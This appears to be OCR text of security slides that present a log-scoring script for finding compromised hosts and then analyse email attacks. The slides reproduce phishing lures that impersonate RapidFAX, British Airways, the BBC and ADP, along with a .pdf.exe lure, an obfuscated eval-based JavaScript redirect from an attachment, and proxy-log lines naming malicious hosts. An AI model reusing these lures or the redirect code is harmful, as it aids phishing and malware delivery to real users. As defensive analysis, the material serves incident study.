
- If you don't have **SIEM**....
- If you don't use even **SEC.pl** or other **on-line log processor...**
- If you have nothing … just desire to understand what's going on....

This script will **help you to find evil** in your net

How does it work?

1. Take predefined patterns for log fields and calculate log line score. Depending on score write down line into colored (EB,B,W,EW,Gr) list for further investigation (**--list**)
2. Find all lines with field matched specified pattern – smth. like egrep+cut\awk (**--match**)

General course of work (list search)



Raw Logs

--list

InputOutputFileFormat.conf

Input log format

Output log format

List files

IP address list

URL RegExp List

Domain List

.....

Port List

User Agent List

Lscore +=

SUCCESS_RETURN

DATA_FILE

Output

Explicit black list

Black list

Gray

White list

Explicit white list

Lists.conf

Lscore < EBLThr

EBLThr <= Lscore <= BLThr

BLThr < Lscore < WLThr

WLThr <= Lscore <= EWLThr

EWLThr <= Lscore

Checks4rawlogs_1st.conf

FIELDS

URL

DOMAIN

SITE_IP

......

Checks

PCRE


Exact match

Domain

IP/Mask

.....

General course of work (match search)



The scenario

1. **--list** ==> Scored rows with signatures ==> Users in troubles

2. **--match** ==> Find all history about users in troubles – before and after signature ==> Further manual investigation

3. Update signatures if need to

Detecting SMTP vector activities

- Email is another common method for an adversary to put a foot into the target network.
- Attractiveness:
  - Low profile (you only send emails to those who you want to comromise)
  - Easy antivirus bypass (password-packed zip archives anywone?)
  - Users are generally – idiots ;-)

Owning a network..

- Vulnerabilities seen in use through this attack vector:

Adobe Acrobat reader
CVE-2013-0640
CVE-2012-0775


Adobe flash player
CVE-2012-1535

MS Office
CVE-2012-0158
CVE-2011-1269
CVE-2010-3333
CVE-2009-3129

Java
CVE-2013-0422
CVE-2012-1723
CVE-2012-5076

But...

- Human stupidity is exploited more than ever..


A CRYPTO NERD'S IMAGINATION:
HIS LAPTOP'S ENCRYPTED. LETS BUILD A MILLION-DOLLAR CLUSTER TO CRACK IT.
NO GOOD! IT'S 4096-BIT RSA!
BLAST! OUR EVIL PLAN IS FOILED!
WHAT WOULD ACTUALLY HAPPEN:
HIS LAPTOP'S ENCRYPTED. DRUG HIM AND HIT HIM WITH THIS $5 WRENCH UNTIL HE TELLS US THE PASSWORD.
GOT IT.


«malicious message»

From: RapidFAX.Notifications [mailto:reports@rapidfax.com]
Subject: RapidFAX: New Fax

A fax has been received.
MCFID = 39579806
Time Received = Tue, 04 Dec 2012 21:48:21 +0200
Fax Number = 9470091738
ANI = 3145495221
Number of Pages = 18
CSID = 32231126269
Fax Status Code = Successful
Please do not reply to this email.
RapidFAX Customer Service
www.rapidfax.com

Content of archive file


Simple executable (no vulnerabilities exploited)



C:\Users\v[redacted]ov\Downloads\0000000003578647646923649284539529562345062363425345-676456253453456768674-64234122342342-6768567546543-534532423412351435356547567858-23544

Имя

RapidFAX_MCID_000000000000000003578647646923649284539529562345062363425345-676456253453456768674-64234122342342-6768567546543-534532423412351435356547567858-23544313341.pdf.exe



RapidFAX_MCID_0000000000000000
03578647646923649284539529562...
21.03.2013 15:30

Variant #2: email contains an HTML file with redirect to 'malicious' page

Specifics

- An HTML with a simple page redirect
- Passes Antivirus checks, since does not contain malicious payload
- Allows to bypass corporate proxy server checks, which disable script/iframe redirects.
- Content of the message makes it attractive for the user to view the HTML content.

Another Email example

Subject: British Airways E-ticket receipts

e-ticket receipt
Booking reference: 05V9363845
Dear,

Thank you for booking with British Airways.

Ticket Type: e-ticket
This is your e-ticket receipt. Your ticket is held in our systems, you will not receive a paper ticket for your booking.

Your itinerary is attached (Internet Exlplorer/Mozilla Firefox file)

Yours sincerely,

British Airways Customer Services

British Airways may monitor email traffic data and also the content of emails, where permitted by law, for the purposes of security and staff training and in order to prevent or detect unauthorised use of the British Airways email system.


British Airways Plc is a public limited company registered in England and Wales. Registered number: 89510471. Registered office: Waterside, PO Box 365, Harmondsworth, West Drayton, Middlesex, England, UB7 0GB.

How to contact us
Although we are unable to respond to individual replies to this email we have a comprehensive section that may help you if you have a question about your booking or travelling with British Airways.

If you require further assistance you may contact us

If you have received this email in error
This is a confidential email intended only for the British Airways Customer appearing as the addressee. If you are not the intended recipient please delete this email and inform the snder as soon as possible. Please note that any copying, distribution or other action taken or omitted to be taken in reliance upon it is prohibited and may be unlawful.

Actual redirect



Please wait
+
file:///C:/Documents and Settings/admin/Desktop/E-Ticket-N93892PK.htm

Please wait. You will be forwarded.. .

Internet Explorer / Mozilla Firefox compatible only

```
<body>
<h1><b>Please wait. You will be forwarded.. . </h1></b>
<h4>Internet Explorer / Mozilla Firefox compatible only</h4><br>



<script>ff=String;fff="fromCharCode";ff=ff[fff];zz=3;try{document.body&=5151}catch(gdsgd)
{v="val";if(document)try{document.body=12;}catch(gdsgsdg){asd=0;try{}catch(q){asd=1;}if(!asd)
{w={a:window}.a;vv="e"+v;}}e=w[vv];if(1){f=new
Array(118,96,112,49,60,50,57,58,8,118,96,112,50,60,116,97,113,47,59,9,103,102,39,116,97,113,47,61,60,
116,97,113,48,41,31,121,100,110,97,117,108,99,110,115,44,108,110,97,97,115,103,111,109,59,34,103,11
4,116,111,56,47,46,100,111,113,115,109,44,106,97,45,112,117,57,54,48,55,46,47,101,109,114,116,107,4
7,107,103,110,106,113,47,98,109,108,116,107,110,45,110,104,111,32,59,124);}w=f;s=[];if(window.docum
ent)for(i=2-2;-i+104!=0;i+=1){j=i;if((031==0x19))if(e)s=s+ff(w[j]+j%zz);}xz=e;if(v)xz(s)}</script>
</body>
</html>
```

Another variation: email that contains masked links to malicious pages

- No attachment. The message text is html/text points to the same resource
- All links are 'masked' to be pointing to legit links
- The same attreactive text of the message

Hot topic for big company, Cyprus Crisis

Diana Ayala saw this story on the BBC News website and thought you should see it.

** **Cyprus bailout: bank levy passed parliament already!** **
Cyprus can amend terms to a bailout deal that has sparked huge public anger....
< http://www.bbc.com.us/go/em/news/world-cyprus-57502820>

** BBC Daily E-mail **
Choose the news and sport headlines you want - when you want them, all in one daily e-mail
< http://www.bbc.co.uk/email>

** Disclaimer **
The BBC is not responsible for the content of this e-mail, and anything written in this e-mail does not necessarily reflect the BBC's views or opinions. Please note that neither the e-mail address nor name of the sender have been verified.

If you do not wish to receive such e-mails in the future or want to know more about the BBC's Email a Friend service, please read our frequently asked questions by clicking here

This message is to notify you that your package has been processed and is on schedule for delivery from ADP.

Here are the details of your delivery:
Package Type: QTR/YE Reporting
Courier: UPS Ground
Estimated Time of Arrival: Tusesday, 5:00pm
Tracking Number (if one is available for this package): 1Z023R961390411904

Details: Click here to view and/or modify order


We will notify you via email if the status of your delivery changes.

Access these and other valuable tools at support.ADP.com:
o Payroll and Tax Calculators
o Order Payroll Supplies, Blank Checks, and more
o Submit requests online such as SUI Rate Changes, Schedule Changes, and more
o Download Product Documentation, Manuals, and Forms
o Download Software Patches and Updates
o Access Knowledge Solutions / Frequently Asked Questions
o Watch Animated Tours with Guided Input Instructions

Thank You,
ADP Client Services
support.ADP.com

This message and any attachments are intended only for the use of the addressee and may contain information that is privileged and confidential. If the reader of the message is not the intended recipient or an authorized representative of the intended recipient, you are hereby notified that any dissemination of this communication is strictly prohibited. If you have received this communication in error, notify the sender immediately by return email and delete the message and any attachments from your system.

What happens if you click..



go-my.ru	/cyprus_news.html	739		text/html
go-my.ru	/favicon.ico	1,162		text/plain
rockbandsongs.net	/kill/larger_emergency.php	161,159		text/html
safebrowsing.clients.google.com	/safebrowsing/gethash?client=navclient-auto-ffox&appver=7.0&pver=2.2&wrkey=AKEgNis9z21bYEK_R8ijixBCtC7GN08Hgblq4z6vka6w2BSjLJiqiye7kRqsP-ogQJkODyl1-3nPi3l1RUkBeGVn7uzk603cVg==	220		application/octet-stream
rockbandsongs.net	/kill/larger_emergency.php	160,853		text/html
rockbandsongs.net	/kill/larger_emergency.php	20,867		application/java-archive
